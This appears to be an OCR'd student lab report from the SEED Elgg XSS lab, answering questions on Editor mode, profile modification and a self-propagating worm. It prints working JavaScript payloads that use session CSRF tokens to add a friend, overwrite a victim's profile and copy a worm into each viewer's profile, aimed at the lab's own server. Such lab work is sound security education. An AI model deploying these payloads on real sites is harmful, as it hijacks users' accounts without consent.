
Edit avatar
Edit profile

Change your s
Account statist

Notifications
Group notificat

In my opinion, the attack can not be launched when there is only Editor mode. As screenshots above, we can see that when I put the script code into the first screenshot, then I swap to the Editor mode, we can see that the most important tag which is </script> tag is broken, so all scripts **should** become normal texts and the attack **should not** be launched in Editor mode which prevents the XSS attack.

To prove my thoughts, I do the test, I save the javascript in Editor mode, then when I see Samy's profile again, the script code is visible as we can see them in “About me”. Looks like I am correct.



Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://ec2-54-90-220-11.compute-
1.amazonaws.com/action/friends/add?friend=47"+ts+token;
//FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","http://
ec2-54-90-220-11.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
Ajax.send();
}
</script>
```

Edit profile

Edit avatar

Blogs


Bookmarks

Files

Pages

Wire posts

Then I log in to Alice's account, and view Samy’s profile again.(I remove the friend Samy and then go to view Samy's profile.)




Alice

Edit profile

Friends

No friends yet.




Q5. If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack? Justify your answer

However, within tests and from the screenshot above, we can see that from **Firefox's HTTP inspection tool** and the activity page, Alice is now a friend with Samy! Which means my thought is **incorrect**, the xss attack still launches! **Therefore, in conclusion, the Editor mode can only let the script be visible, but it can not prevent the XSS attack, no matter which editor is using, the XSS attack all be launched and not be prevented.**


(By the way, after this, I go back to plugins and deactivate the Editor again, because I find out that the default mode is Text mode and the script will be hidden, which is the best suit for future tasks.)

3.7 Task 5: Modifying the Victim's Profile

Following the instructions, Firefox's HTTP inspection tool is used.The screenshot below shows what HTTP POST looks like when the profile has been saved after changes.



Then, the HTTP Header live tool is used.




After testing, finally the javascript code is the screenshot that is shown below.


About me

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

var descri="&description=Samy+is+my+Hero&accesslevel[description]=2";

//Construct the content of your url.
var content=token+ts+"&name="+userName+descri; //FILL IN
var sendurl="http://ec2-54-90-220-11.compute-1.amazonaws.com/action/profile/edit"; //FILL IN
var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","ec2-54-90-220-11.compute-1.amazonaws.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
//changes here
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Refere","http://ec2-54-90-220-11.compute-1.amazonaws.com/profile
/"+userName+"/edit");
Ajax.send(content);
}
}
</script>
```


Then, log in to Alice, and view the Samy's profile to see what will happen. The screenshot below shows that it's empty before viewing Samy's profile.



Then, go to Samy's profile, by using the Firefox's network tool, we can see that the edit POST, which means that the script code works.



Then, I went to see Alice's profile. Unfortunately, "Samy is my hero" does not show in Alice's profile. However, in the edit profile page, we can see that the "About me" has been filled with "Samy is my hero", which means the attack successfully changes the content but it does not save it, it requires the victim to save it and then it will show the content. Although I try to add other code like set Cookie (i.e.addAjax.setRequestHeader("Cookie",document.cookie);), but it does not work, so it's all I have done.




Q6. Why do we need the line: if(elgg.session.user.guid!=samyGuid) ?

Obviously, this if statement is for checking whether the user is Samy himself or not. This line is absolutely needed because if this line has been omitted, then Samy will be attacked by himself and the attack can never work again which means when Samy save changes for his profile, the code will be executed in which the script code in "About me" field will be replaced by "Samy is my hero" so after that the ability of changing victim's profile can not be enabled.


Q7. Remove this line, and repeat your attack. Report what you see using a screenshot and explain your observation.


The result should be what I have written in Q6, let's see whether I am correct or not.



Before deleting the line, as Samy, the Samy profile looks like the screenshot above. As we can see that “About me” is seemingly empty but there is an invisible malicious script as the edit profile page has the script code.

Then, I go to delete the if statement and save it, as we can see the screenshot below, the network tool shows us that the script code works!





Then, going to the “Edit profile” page, we can see that the “About me” field has been replaced by “Samy is my hero”, which is the result that I expected in Q6. As we can see the figure on the left.


3.8 Task 6: Writing a Self-Propagating XSS Worm

Q8. Document your self-propagating worm implemented using the DOM approach and include screenshots showing that it works as well.


The javaScript code is based on code from previous tasks, I combine them together, so the screenshot below is my worm code that can both add Samy as friend and self-propagate.

```
<script id = "worm" type="text/javascript">
    window.onload = function () {
        var userName=elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="&__elgg_token="+elgg.security.token.__elgg_token;

        //below are variables for worms from instructions
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</" + "script>";
        var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
        //alert(jsCode);

        var descri="&description=Samy+is+my Hero!" + wormCode +"&accesslevel[description]=2";

        //Construct the content of your url.
        var content=token+ts+"&name="+userName+descri; //FILL IN
        var sendurl="http://ec2-54-90-220-11.compute-1.amazonaws.com/action/profile/edit";
        var samyGuid=47; //FILL IN

        if(elgg.session.user.guid!=samyGuid)
            {
                var Ajax=null;
                // Construct the HTTP request to add Samy as a friend
                var friend_sendurl="http://ec2-54-90-220-11.compute-1.amazonaws.com/action/friends/add?friend=47"+ts+token;
                Ajax=new XMLHttpRequest();
                Ajax.open("GET",friend_sendurl,true);
                Ajax.setRequestHeader("Host","ec2-54-90-220-11.compute-1.amazonaws.com");
                Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
                Ajax.send();


                //Create and send Ajax request to modify profile
                //For propogating worms
                Ajax=new XMLHttpRequest();
                Ajax.open("POST",sendurl,true);
                Ajax.setRequestHeader("Host","ec2-54-90-220-11.compute-1.amazonaws.com");
                Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");

                Ajax.setRequestHeader("Cookie",document.cookie);
                Ajax.setRequestHeader("Refere","http://ec2-54-90-220-11.compute-1.amazonaws.com/profile/"+userName+"/edit");

                Ajax.send(content);

            }

    }
</script>
```

